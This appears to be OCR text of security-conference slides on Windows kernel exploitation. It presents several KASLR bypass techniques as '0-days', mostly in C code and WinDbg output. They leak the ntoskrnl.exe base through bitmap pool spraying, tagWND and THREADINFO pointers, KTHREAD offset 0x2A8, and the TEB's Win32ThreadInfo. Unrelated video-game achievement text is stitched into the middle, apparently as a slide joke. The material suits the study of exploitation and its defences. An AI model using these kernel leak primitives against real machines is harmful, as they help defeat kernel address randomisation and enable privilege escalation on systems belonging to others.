
- Free a Bitmap at offset 0x3000 from first Bitmap
- Spray CompatibleBitmaps to reallocate




```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);
buffer[5] = (DWORD64)h3;
DeleteObject(h3);

HBITMAP *KASLRbitmap = new HBITMAP[0x100];
for (DWORD i = 0; i < 0x100; i++)
{
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);
}
```

Bitmap KASLR Bypass 0-Day

- Read cdd!DrvSyncronizeSurface pointer
- Find ntoskrnl.exe pointer




```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300    call    qword ptr [cdd!_imp_ExEnterCriticalRegionAndA
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
ffffbd5f`ecf0b360  fffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe
```



```
DWORD64 leakNtBase()
{
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd_DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd_DrvSynchronizeSurface + 0x2d) & 0xFFFFF;
    DWORD64 ntAddr = readQword(cdd_DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

tagWND KASLR Bypass 0-Day

- tagWND structure from REACTOS



```
typedef struct _WND
{
   THRDESKHEAD   head;
   WW;
   struct _WND *spwndNext;
#if (_WIN32_WINNT >= 0x0501)
   struct _WND *spwndPrev;
#endif
   struct _WND *spwndParent;
   struct _WND *spwndChild;
```


```
typedef struct _THROBJHEAD
{
   HEAD;
   PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;
//
typedef struct _THRDESKHEAD
{
   THROBJHEAD;
   PDESKTOP     rpdesk;
   PVOID        pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

```
typedef struct _THREADINFO
{
  /* 000 */ W32THREAD;
```


```
typedef struct _W32THREAD
{
  /* 0x000 */ PETHREAD pEThread;
```

tagWND KASLR Bypass 0-Day

- Offset 0x2A8 of KTHREAD has ntoskrnl.exe pointer



```
DWORD64 leakNtBase()
{
    DWORD64 wndAddr = leakWnd(g_window1);
    DWORD64 pti = readQWORD(wndAddr + 0x10);
    DWORD64 ethread = readQWORD(pti);
    DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```



```
kd> dq ffffbd25`4093f3b0+10 L1
ffffbd25`4093f3c0  ffffbd25`4225dab0
kd> dq ffffbd25`4225dab0 L1
ffffbd25`4225dab0  ffff968a`3b50d7c0
kd> dqs ffff968a`3b50d7c0 + 2a8
ffff968a`3b50da68  fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```

Bonus Round

OBJECTIVES

Return to New Tristram

□ Talk to Tyrael in New Tristram

Phant

Earned an achievement.

In the Land of Killer Unicorns

Ghost of the Cow King: No. There is no cow level. Now, moo—oh, uh, excuse me. Move along.

Scintilla has earned [In the Land of Killer Unicorns]


Phant has earned [In the Land of Killer Unicorns]

Araneth has earned [In the Land of Killer Unicorns]


You have earned [In the Land of Killer Unicorns]

Bonus KASLR Bypass 0-Days

- Primitive independent ntoskrnl.exe leak




```
PTEB teb = NtCurrentTeb();
DWORD64 thread = (DWORD64)(teb->Win32ThreadInfo);
DWORD64 threadInfo = readQword(thread);
DWORD64 ntAddr = readQword(threadInfo + 0x2a8);
DWORD64 ntBase = getmodBaseAddr(ntAddr);
```



```
kd> dq @$teb+78 L1
00000026`664c6078  ffff892e`c010aab0
kd> dq ffff892e`c010aab0 L1
ffff892e`c010aab0  ffffa685`3e89c080
kd> dqs ffffa685`3e89c080+2a8 L1
ffffa685`3e89c328  fffff802`39dba690 nt!EmpCheckErrataList
```

Bonus KASLR Bypass 0-Days

- Also kernel pool leak for Bitmap primitive
- Only works on Windows 10 1703

